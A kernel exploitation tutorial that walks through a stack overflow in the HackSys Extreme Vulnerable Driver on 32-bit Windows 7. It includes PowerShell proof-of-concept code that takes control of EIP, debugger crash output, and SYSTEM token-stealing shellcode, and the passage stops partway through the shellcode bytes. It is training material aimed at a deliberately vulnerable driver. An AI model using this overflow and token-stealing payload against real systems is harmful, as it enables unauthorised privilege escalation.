

Part 10: Kernel Exploitation -> Stack Overflow

Hola, and welcome back to part 10 of this series, returning after 3+ years intermission! We will start our journey down to ring0 and gradually tackle new challenges as we face them! In this part we will look at a plain stack overflow in kernel space on Windows 7 (no SMEP & SMAP). Our target here is 32-bit but that does not put us at an advantage, with some minor changes the same exploit could be made to work on 64-bit.

For our target driver we will use a most excellent project by [@HackSysTeam](#), they have create a demo driver with a number of vulnerabilities built in to practise kernel exploitation, sw33t! Ok, let's get to it!


Resources:

- + HackSysExtremeVulnerableDriver (hacksystem) - [here](#)
- + Kernel Data Structures (CodeMachine) - [here](#)
- + x64 Kernel Privilege Escalation (McDermott) - [here](#)
- + Abusing GDI for ring0 exploit primitives (Core Security) - [here](#)
- + VirtualKD - [here](#)
- + Kernel debugging with IDA Pro, Windbg plugin and VirtualKd (hexblog) - [here](#)
- + OSR Driver Loader - [here](#)

Environment Setup

Just for this first part I want to briefly touch on the debugging environment as setting it up used to be painful. Specifically, this setup targets users with a Windows base (Yea, I know, deal with it!).

First grab VirtualKD from the link above and once extracted install the target component in the VM you will be debugging.



Once that is done start the vmmon binary on your base (x32/x64) and restart the VM in question. You should see something like this.

Virtual Machine monitor

PID	VM type	Uptime	CPU	Pipe name	Packets	Resets	OS	Debugger	Poll rate
5088	VMWare x64	00:00:35	12%	kd_windows.7.32-bit	0/0	0			0

Bytes received	0
Bytes send	0
Packets received	0
Packets sent	0
IN packet rate	0/s
OUT packet rate	0/s
Reset count	0
Send rate	0/s
Receive rate	0/s
Max. send rate	0/s
Max. rcv. rate	0/s
CPU usage	12%
Avg. CPU usage	12%

Debug message level: Patcher debug messages Clear log Cleanup VM List

```

*****
*VirtualKD patcher DLL successfully loaded. Patching the GuestRPC mechanism...*
*****
Searching patch database for information about current executable...
No information found.
Waiting for VMWare to initialize (5826 ms more to wait)
Analyzing VMWARE-VMX executable...
Building list of EXE sections... 23050K of data found.

```

☒ Start debugger automatically ☒ WINDBG.EXE TraceAssist params...
☐ Stop debugger automatically ☐ KD.EXE Debugger path...
☒ DbgBreakPoint() on start ☐ Custom: cmd.exe /c "%(toolspath)\test.cmd" %(pipename)
☐ Log all sent and received packets to kd_<VMNAME>.html files (useful for analyzing debugger protocol)

Run debugger Restore VM snapshot Instant break
Unpatch process Close

If you configure the "Debugger path..", point it at WinDBG in your base and then select the VirtualKD boot option in the VM you should automatically attach to the machine. Easy & painless!


```
Command - Kernel 'com:pipe,reset=0,reconnect,port=\\.\pipe\kd_windows.7.32-bit' - WinDbg:6.3.9600.17298 X86
Microsoft (R) Windows Debugger Version 6.3.9600.17298 X86
Copyright (c) Microsoft Corporation. All rights reserved.

Opened \\.\pipe\kd_Windows.7.32-bit
Waiting to reconnect...
Connected to Windows 7 7601 x86 compatible target at (Tue Nov 29 14:40:37.035 2016 (UTC + 0:00)), ptr64 FALSE
Kernel Debugger connection established.

***** Symbol Path validation summary *****
Response                               Time (ms)      Location
Deferred                               srv*C:\WinDBGSymbols*http://msdl.microsoft.com/download/symbols
Symbol search path is: srv*C:\WinDBGSymbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 7 Kernel Version 7601 MP (1 procs) Free x86 compatible
Built by: 7601.17514.x86fre.win7spl_rtm.101119-1850
Machine Name:
Kernel base = 0x82838000 PsLoadedModuleList = 0x82982850
System Uptime: not available
nt!DbgLoadImageSymbols+0x47:
82850578 cc          int      3

kd> |
```

That still leaves loading the vulnerable driver. To do this, grab the OSR driver loader from the link above (you will need to register -> disposable email). Start the OSR loader and register the service (you may need to reboot), after this is done, click browse, select the driver and click start service. If all goes well you should see something like this.



If you are connected to the machine with WinDBG you can check that the driver was loaded successfully by using the "lm" command.

```

949a2000 949af000  tssecsrvc (deferred)
949af000 949e1000  RDPWD (deferred)
949e1000 949e9000  HackSysExtremeVulnerableDriver (deferred)

Unloaded modules:
88e65000 88e72000  crashdmp.sys
88e72000 88e7c000  dump_storport.sys
88e7c000 88e94000  dump_LSI_SAS.sys
88e94000 88ea5000  dump_dumpfive.sys
88e26000 88e2f000  vmdebug.sys
Unable to enumerate user-mode unloaded modules, Win32 error 0n30

kd> lm

```

Optionally, see the guide on hooking up IDA Pro to VirtualKD as well. Even if you don't have IDA Pro, I recommend downloading the free version just to have access to the graph view. You can manually rebase the driver to match what you see in WinDBG (Edit -> Segments -> Rebase program). That way you can visually see what is going on, what addresses to break on and manually port that information to WinDBG.

Recon the challenge

Ok, as mentioned above, we are doing the stack overflow challenge in this part. As HackSysTeam provides us with the source for the driver we may as well have a look at the relevant part!

```

NTSTATUS TriggerStackOverflow(IN PVOID UserBuffer, IN SIZE_T Size) {
    NTSTATUS Status = STATUS_SUCCESS;
    ULONG KernelBuffer[BUFFER_SIZE] = {0};

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer, sizeof(KernelBuffer), (ULONG)__alignof(KernelBuffer));

        DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
        DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
        DbgPrint("[+] KernelBuffer: 0x%p\n", &KernelBuffer);
        DbgPrint("[+] KernelBuffer Size: 0x%X\n", sizeof(KernelBuffer));
    }

#ifdef SECURE

```

```


// Secure Note: This is secure because the developer is passing a size
// equal to size of KernelBuffer to RtlCopyMemory()/memcpy(). Hence,
// there will be no overflow
RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, sizeof(KernelBuffer));
#else
DbgPrint("[+] Triggering Stack Overflow\n");

// Vulnerability Note: This is a vanilla Stack based Overflow vulnerability
// because the developer is passing the user supplied size directly to
// RtlCopyMemory()/memcpy() without validating if the size is greater or
// equal to the size of KernelBuffer
RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);
#endif
}
__except (EXCEPTION_EXECUTE_HANDLER) {
    Status = GetExceptionCode();
    DbgPrint("[-] Exception Code: 0x%X\n", Status);
}
return Status;
}


```

Again, great work here on showing the vulnerability but also showing what the fix would be. RtlCopyMemory takes a pointer to the kernel buffer, a pointer to the input buffer and an integer to know how many bytes to copy over. Clearly there is an issue here, in the vulnerable version the buffer size is based in the input buffer size whereas in the secure version the size is limited to the size of the kernel buffer. If we call this driver function and pass it a buffer which is larger than the kernel buffer we should get some kind of exploit primitive!

Ok, let's have a look at the IrpDeviceIoCtlHandler table in IDA, here the driver compares the input IOCTL with the ones it knows about.



Quite a few IOCTL's ! Moving to the left side of this graph we see the following.



We can see that if the IOCTL is 0x222003 we will branch into the TriggerStackOverflow function call. Take some time to investigate this switch statement. Basically, the input IOCTL is compared by doing greater than / less than to branch and then subtracting till a valid code is found or till the switch statement hits the "Invalid IOCTL.." block.

Looking at the TriggerStackOverflow function we can more or less see what we found in the source, notice also that the kernel buffer has a length of 0x800 (2048).



```

; Attributes: bp-based frame

; int __stdcall TriggerStackOverflow(void *UserBuffer, unsigned int Size)
_TriggerStackOverflow@8 proc near

KernelBuffer= dword ptr -81Ch
var_1C= dword ptr -1Ch
ms_exc= CPPEN_RECORD ptr -18h
UserBuffer= dword ptr 8
Size= dword ptr 0Ch

push 80Ch
push offset stru_121C8
call __SEH_prolog4
xor esi, esi
xor edi, edi
mov [ebp+KernelBuffer], esi
push 7FCh ; size_t
push esi ; int
lea eax, [ebp+KernelBuffer+4]
push eax ; void *
call _memset
add esp, 0Ch
mov [ebp+ms_exc.registration.TryLevel], esi
push 4 ; Alignment
mov esi, 800h
push esi ; Length
push [ebp+UserBuffer] ; Address
call ds:__imp_ProbeForRead@12 ; ProbeForRead(x,x,x)
push [ebp+UserBuffer]
push offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
call _DbgPrint
push [ebp+Size]
push offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
call _DbgPrint
lea eax, [ebp+KernelBuffer]
push eax
push offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
call _DbgPrint
push esi
push offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
call _DbgPrint
push offset aTriggeringSt_1 ; "[+] Triggering Stack Overflow\n"
call _DbgPrint
push [ebp+Size] ; size_t
push [ebp+UserBuffer] ; void *
lea eax, [ebp+KernelBuffer]
push eax ; void *
call _memcpy
add esp, 30h
jmp short loc_145C0

```

Pwn all the things!

Controlling EIP

We have all the info we need for now, let's try to call the vulnerable method and pass it some data. This is the template code I came up with in PowerShell.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAlloc(
        IntPtr lpAddress,
        uint dwSize,
        UInt32 flAllocationType,
        UInt32 flProtect);

    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
```

```

        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);

[DllImport("kernel32.dll")]
public static extern uint GetLastError();
}
"@

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite,
[System.IO.FileShare]::ReadWrite, [System.IntPtr]::Zero, 0x3, 0x40000080, [System.IntPtr]::Zero)

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

$Buffer = [Byte[]](0x41)*0x100
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x222003`n"
[EVD]::DeviceIoControl($hDevice, 0x222003, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Zero,
|Out-null

```

```

***** HACKSYS_EVD_STACKOVERFLOW *****
[+] UserBuffer: 0x01F6D3E0
[+] UserBuffer Size: 0x100
[+] KernelBuffer: 0x8ED073B4
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
***** HACKSYS_EVD_STACKOVERFLOW *****

```

Excellent, from the debugger output we can see we managed to call our target function. Obviously we are not sending enough data to trigger the overflow. Let's try that again but send a buffer of 0x900 (2304) bytes.

```

TRAP_FRAME: 940cbb6c -- (.trap 0xffffffff940cbb6c)
ErrCode = 00000010
eax=00000000 ebx=949e6bbe ecx=949e55ce edx=00000000 esi=8568c500 edi=8568c490
eip=41414141 esp=940cbbe0 ebp=41414141 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010282
41414141 ??             ???
Resetting default scope

DEFAULT_BUCKET_ID: WIN7_DRIVER_FAULT

BUGCHECK_STR: 0x8E

PROCESS_NAME: powershell.exe

CURRENT_IRQL: 2

ANALYSIS_VERSION: 6.3.9600.17298 (debuggers(dbg).141024-1500) x86fre

MANAGED_STACK: !dumpstack -EE
OS Thread Id: 0x0 (0)
TEB information is not available so a stack size of 0xFFFF is assumed
Current frame:
ChildEBP RetAddr  Caller, Callee

LAST_CONTROL_TRANSFER: from 82917083 to 828b3110

STACK_TEXT:
940cb29c 82917083 00000003 203d4527 00000065 nt!RtlpBreakWithStatusInstruction
940cb2ec 82917b81 00000003 940cb6f0 00000000 nt!KiBugCheckDebugBreak+0x1c
940cb6b0 82916f20 0000008e c0000005 41414141 nt!KeBugCheck2+0x68b
940cb6d4 828ed08c 0000008e c0000005 41414141 nt!KeBugCheckEx+0x1e
940cbafe 82876dd6 940cbb18 00000000 940cbb6c nt!KiDispatchException+0x1ac
940cbb64 82876d8a 41414141 41414141 badb0d00 nt!CommonDispatchException+0x4a

```

Ok, so we managed to BSOD the VM, doing some minor calculations we can find out the exact offset to EIP (and EBP for that matter). I leave this as an exercise for the reader (pattern_create is your friend). Let's modify our POC and trigger the overflow again.

```

Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAlloc(

```

```

        IntPtr lpAddress,
        uint dwSize,
        UInt32 flAllocationType,
        UInt32 flProtect);

[DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
public static extern IntPtr CreateFile(
    String lpFileName,
    UInt32 dwDesiredAccess,
    UInt32 dwShareMode,
    IntPtr lpSecurityAttributes,
    UInt32 dwCreationDisposition,
    UInt32 dwFlagsAndAttributes,
    IntPtr hTemplateFile);

[DllImport("Kernel32.dll", SetLastError = true)]
public static extern bool DeviceIoControl(
    IntPtr hDevice,
    int IoControlCode,
    byte[] InBuffer,
    int nInBufferSize,
    byte[] OutBuffer,
    int nOutBufferSize,
    ref int pBytesReturned,
    IntPtr Overlapped);

[DllImport("kernel32.dll")]
public static extern uint GetLastError();
}
"@

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite,
[System.IO.FileShare]::ReadWrite, [System.IntPtr]::Zero, 0x3, 0x40000080, [System.IntPtr]::Zero)

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

#---[EIP control]
# 0x41 = 0x800 (buffer allocated by the driver)
# 0x42 = 28 (filler)
# 0x43 = 4 (EBP)
# 0x44 = 4 (EIP)

```

```
#---
$Buffer = [Byte[]](0x41)*0x800 + [Byte[]](0x42)*28 + [Byte[]](0x43)*4 + [Byte[]](0x44)*4
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x222003`n"
[EVD]::DeviceIoControl($hDevice, 0x222003, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Zero, [Out-null])
```

```
TRAP_FRAME: 941f3b6c -- (.trap 0xffffffff941f3b6c)
ErrCode = 00000010
eax=00000000 ebx=93befbbe ecx=93bee5ce edx=00000000 esi=855994b0 edi=85599440
eip=44444444 esp=941f3be0 ebp=43434343 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010282
44444444 ??             ???
Resetting default scope

DEFAULT_BUCKET_ID: WIN7_DRIVER_FAULT

BUGCHECK_STR: 0x8E

PROCESS_NAME: powershell.exe

CURRENT_IRQL: 2

ANALYSIS_VERSION: 6.3.9600.17298 (debuggers(dbg).141024-1500) x86fre

MANAGED_STACK: !dumpstack -EE
OS Thread Id: 0x0 (0)
TEB information is not available so a stack size of 0xFFFF is assumed
Current frame:
ChildEBP RetAddr  Caller, Callee

LAST_CONTROL_TRANSFER:  from 82933083 to 828cf110

STACK_TEXT:
941f329c 82933083 00000003 273b4ae6 00000065 nt!RtlpBreakWithStatusInstruction
941f32ec 82933b81 00000003 941f36f0 00000000 nt!KiBugCheckDebugBreak+0x1c
941f36b0 82932f20 0000008e c0000005 44444444 nt!KeBugCheck2+0x68b
941f36d4 8290908c 0000008e c0000005 44444444 nt!KeBugCheckEx+0x1e
941f3afc 82892dd6 941f3b18 00000000 941f3b6c nt!KiDispatchException+0x1ac
941f3b64 82892d8a 43434343 44444444 badb0d00 nt!CommonDispatchException+0x4a
```

Shellcode

So we have code exec in kernel space but we can't just execute whatever kind of shellcode we want! There is a lot of stuff we can try (eg. writing a

ring3 shellcode stager) but I think it's best to keep it to a simple privilege escalation attack for now.

In Windows all objects have security descriptors which define who can perform what actions on the object in question. There are many kinds of tokens which describe such access permissions but the "NT AUTHORITY\SYSTEM" token has the most privileges. That is to say it can perform any action on any object on the system (kind of, it's complicated mmkay). At a very basic level, what we want our shellcode to do is: (1) find the token of the current process (powershell), (2) loop through the list of processes till we find a system process (PID 4 is good because it is a static system process PID), (3) find the token of that process and (4) overwrite our token.

As writing the shellcode is a bit lengthy, in that you need to look up a number of static offsets, I won't cover the process here. For a detailed description, the "x64 Kernel Privilege Escalation" article can be consulted [here](#), additionally the HackSysTeam driver comes with sample payloads which can be found [here](#). The general structure of the shellcode can be seen below.

```
#---[Setup]
pushad                                ; Save register state
mov  eax, fs:[KTHREAD_OFFSET]         ; nt!_KPCR.PcrbData.CurrentThread
mov  eax, [eax + EPROCESS_OFFSET]     ; nt!_KTHREAD.ApcState.Process
mov  ecx, eax
mov  ebx, [eax + TOKEN_OFFSET]        ; nt!_EPROCESS.Token
#---[Copy System PID token]
mov  edx, 4                          ; PID 4 -> System
mov  eax, [eax + FLINK_OFFSET] <-|    ; nt!_EPROCESS.ActiveProcessLinks.Flink
sub  eax, FLINK_OFFSET                |
cmp  [eax + PID_OFFSET], edx         | ; nt!_EPROCESS.UniqueProcessId
jnz  ->|                              ; Loop !(PID=4)
mov  edx, [eax + TOKEN_OFFSET]        ; System nt!_EPROCESS.Token
mov  [ecx + TOKEN_OFFSET], edx        ; Replace PowerShell token
#---[Recover]
popad                                ; Restore register state
```

This solution is serviceable but one thing is missing. When we trigger the overflow and run our shellcode we slightly mess up the stack. We want our shellcode to append the missing instructions so we don't BSOD the box after duplicating the System token.

A closer investigation of the crash reveals that we actually gain control over EIP by overwriting the return address when we exit the TriggerStackOverflow function.


```

push    offset aTriggeringSt_1 ; "[+] Triggering Stack Overflow\n"
call    _DbgPrint
push    [ebp+Size]             ; size_t
push    [ebp+UserBuffer]       ; void *
lea     eax, [ebp+KernelBuffer]
push    eax                    ; void *
call    _memcpy
add     esp, 30h
jmp     short loc_145C0

```

0x44444444

```

loc_145C0:
mov     [ebp+ns_exc.registration.TryLevel], 0FFFFFFEh
mov     eax, edi
call    _SEH_epilog4
retn    8
_TriggerStackOverflow@8 endp

```

Let's place a breakpoint on that address and send the driver a small buffer so we can see what is supposed to happen during normal execution.

***** HACKSYS_EVD_STACKOVERFLOW *****

```

[+] UserBuffer: 0x01F454A8
[+] UserBuffer Size: 0x100
[+] KernelBuffer: 0x93E933B4
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow

```

Breakpoint 0 hit

HackSysExtremeVulnerableDriver+0x45ce:

```

936045ce c20800      ret     8      <-----[Stack]  93e93bd4 936045f4 HackSysExtremeVulnerableDriver+0x45f4

```

```

93e93bd8 01f454a8

```

```

93e93bdc 00000100

```

```

93e93be0 93e93bfc

```

```

93e93be4 9360503d HackSysExtremeVulnerableDriver+0x503d

```

HackSysExtremeVulnerableDriver+0x45f4:

```

936045f4 5d          pop     ebp      <-----[Stack]

```

```

93e93be0 93e93bfc

```

```

93e93be4 9360503d HackSysExtremeVulnerableDriver+0x503d

```

```

93e93be8 856cc268

```

HackSysExtremeVulnerableDriver+0x45f5:

```

936045f5 c20800      ret     8      <-----[Stack]

```

```

93e93be4 9360503d HackSysExtremeVulnerableDriver+0x503d

```

```

93e93be8 856cc268

```

```

93e93bec 856cc2d8

```

```

93e93bf0 84be4a80

```

Now let's have a look what the stack looks like when we trigger the overflow.

```
***** HACKSYS_EVD_STACKOVERFLOW *****
[+] UserBuffer: 0x01DE8608
[+] UserBuffer Size: 0x824
[+] KernelBuffer: 0x93B4B3B4
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
Breakpoint 0 hit
HackSysExtremeVulnerableDriver+0x45ce:
936045ce c20800      ret     8      <-----[Stack]  93b4bbd4 44444444
                                           93b4bbd8 01de8608
                                           93b4bbdc 00000824
                                           93b4bbe0 93b4bbfc
                                           93b4bbe4 9360503d HackSysExtremeVulnerableDriver+0x503d
```

Luckily, as we are doing a precise overwrite, this is not too bad. After our shellcode runs we simply need to emulate the "pop ebp" and "ret 8", this way execution flow will be redirected at back at HackSysExtremeVulnerableDriver+0x503d as per usual. Though it is not obvious, we also want to null EAX as this will make it seem like the driver function returned NTSTATUS->STATUS_SUCCESS (0x00000000).

That should do the trick! The final shellcode can be seen below:

```
$Shellcode = [Byte[]] @(
    #---[Setup]
    0x60,                                     # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00,      # mov eax, fs:[KTHREAD_OFFSET]
